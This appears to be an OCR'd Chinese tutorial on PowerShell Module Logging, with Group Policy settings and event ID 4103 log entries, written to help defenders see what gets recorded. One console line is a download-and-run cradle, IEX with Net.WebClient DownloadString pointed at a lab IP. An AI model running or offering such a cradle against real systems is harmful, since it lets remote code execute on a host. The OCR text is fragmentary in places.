


Windows PowerShell

选择一个项目来查看它的描述。

设置	状态	注释
启用模块日志记录	已启用	否
打开 PowerShell 脚本块日志记录	未配置	否
启用脚本执行	未配置	否
打开 PowerShell 转换	未配置	否
设置 Update-Help 的默认源路径	未配置	否

PowerShell Module Logging



- Windows 组件
  - Active Directory 联合身份验证服务
  - ActiveX 安装程序服务
  - BitLocker 驱动器加密
  - Internet Explorer
  - Internet Information Services
  - NetMeeting
  - Parental Controls
  - Password Synchronization
  - RSS 提要
  - Server for NIS
  - Tablet PC
  - Windows Anytime Upgrade
  - Windows Defender
  - Windows Installer
  - Windows Mail
  - Windows Media Center
  - Windows Media Player
  - Windows Media 数字权限管理
  - Windows Messenger
  - Windows PowerShell
  - Windows SideShow
  - Windows Update
  - Windows 错误报告
  - Windows 登录选项
  - Windows 可靠性分析
  - Windows 客户体验改善计划
  - Windows 日历
  - Windows 系统资源管理器
  - Windows 颜色系统
  - Windows 移动中心

启用模块日志记录

启用模块日志记录

上一个设置(P) 下一个设置(N)

○ 未配置(C)
● 已启用(E)
○ 已禁用(D)

注释:

支持的平台: Microsoft Windows 7 或 Windows Server 2008 家族及以上版本

选项:

要为一个或多个模块启用日志记录
示”，然后在列表中键入模块名称。
符。

模块名称: 显示...

要为 Windows PowerShell 核心模
录，请在列表中键入以下模块名称:

Microsoft.PowerShell.*

Microsoft.WSMan.Management


显示内容

模块名称:

	值
	*
✎	
*	

确定(O)

Module Logging



```
PS C:\Users\Administrator> Get-ChildItem c:\a.txt | Select-String kcon

C:\a.txt:1:sanr kcon
```


级别	日期和时间	来源	事件 ID	任务类别
信息	2017/8/16 15:08:07	PowerSh...	4103	正在执行...
信息	2017/8/16 15:08:07	PowerSh...	4103	正在执行...

事件 4103，PowerShell (Microsoft-Windows-PowerShell)

```
ParameterBinding(Out-Default): 名称 = "InputObject" ; 值 = "C:\a.txt:1:sanr kcon "


上下文:
        严重性 = Informational
```

Module Logging

Invoke-Expression (IEX)



```
信息    2017/6/16 14:26:34    PowerShell (Microsoft-Windows-PowerShell)    4103    正在执...
信息    2017/6/16 14:26:33    PowerShell (Microsoft-Windows-PowerShell)    4103    正在执...
```

事件 4103，PowerShell (Microsoft-Windows-PowerShell)

ParameterBinding(Invoke-Expression): 名称 = "Command" ；值 = "Get-Process"


上下文:
严重性 = Informational
主机名 = ConsoleHost
主机版本 = 4.0
主机 ID = a9a5d181-3691-4373-a102-7ac10c62f6c3
引擎版本 = 4.0
运行空间 ID = 3df7ee2a-3773-4935-b11c-be350e8fb0c1
管道 ID = 12
命令名称 = Invoke-Expression
命令类型 = Cmdlet

日志名称(M):	Microsoft-Windows-PowerShell/Operational		
来源(S):	PowerShell (Microsoft-Wi	记录时间(D):	2017/6/16 14:26:34
事件 ID(E):	4103	任务类别(Y):	正在执行管道
级别(L):	信息	关键字(K):	无

```
PS C:\Users\Administrator> IEX (New-Object Net.WebClient).DownloadString('http://10.18.35.132:1090/Get-Process

Handles  NPM(K)    PM(K)      WS(K) VM(M)   CPU(s)     Id ProcessName
-------  ------    -----      ----- -----   ------     -- -----------
     51       6     4204       6284    64     1.17   1656 conhost
    500      11     2020       5512   112     1.17    320 csrss
    332      13    18420      19532   204     9.05    360 csrss
    186      15     4072      11228    55     0.33   1508 dllhost
     66       7     1856       4864    49     0.25   1172 dwm
    676      47    34136      51784   234    13.32   1900 explorer
      0       0        0         24     0               0 Idle
    709      24     5476      15076    46    10.23    472 lsass
    145       7     2060       3884    17     0.12    480 lsm
    501      65    70840      92144   820     1.67   1108 mmc
    729      63    98176      23644   765    73.41   2316 mmc
    593      52    61740      42568   705     1.48   2528 mmc
    145      17     3152       7824    60     0.11   1644 msdtc
   1528      52   141744     157648   643    14.87   2228 powershell
    496      32    61568      62868   604     0.51   2660 powershell
    360      28    61160      67184   606     1.08   3052 powershell
    207      12     4340       7956    32     2.31    464 services
     29       2      364       1036     5     0.12    232 smss
    303      23     6368      13192    99     0.23   1036 spoolsv
    167       9     6936      11128    39    39.34   1148 sppsvc
    293      32     9044      11480    48     4.88    296 svchost
    351      13     3480       8828    40     4.21    572 svchost
    260      15     3520       7800    33     2.12    676 svchost
    668      84    28256      25368   276    18.99    756 svchost
    843      35    15996      30564   367    44.60    800 svchost
    550      22     6212      13496    59     1.89    864 svchost
    222      15     3976      10236    60     6.36    924 svchost
    528     101    50404      26528   386     6.55    964 svchost
     44       4      780       2676    13     0.05   1080 svchost
     68       6     1364       4368    29     0.06   1600 svchost
    501       0      108        368     3    36.89      4 System
    144      11     2164       6572    51     0.25    600 taskhost
    150      11     8756      10184    71     6.82   2568 TrustedInstaller
     86      10     4980      10236    57     0.11   1140 VGAuthService
     52       6     1220       3860    39     0.06    632 vmacthlp
    298      23    10928      19696    84    37.88   1192 vmtoolsd
    203      20     9028      18792   104    21.47   1564 vmtoolsd
     80       9     1392       4632    53     0.14    392 wininit
```

Module Logging

.Net Web Clientdownload



Operational 事件数: 3

级别	日期和时间	来源	事件 ID	任务类别
信息	2017/6/16 14:19:09	PowerShell (Microsoft-Windows-PowerShell)	40962	Powersh...
信息	2017/6/16 14:19:09	PowerShell (Microsoft-Windows-PowerShell)	40961	Powersh...
信息	2017/6/16 14:19:08	PowerShell (Microsoft-Windows-PowerShell)	4103	正在执...

事件 4103，PowerShell (Microsoft-Windows-PowerShell)

ParameterBinding(New-Object): 名称 = "TypeName" ; 值 = "System.Net.WebClient"

上下文:

严重性 = Informational

主机名 = ConsoleHost

主机版本 = 4.0

主机 ID = fe724f4c-e376-4306-8538-b212ae1b1cff

引擎版本 = 4.0

运行空间 ID = ada3e893-f302-4144-8271-e1085ee0099d

管道 ID = 1

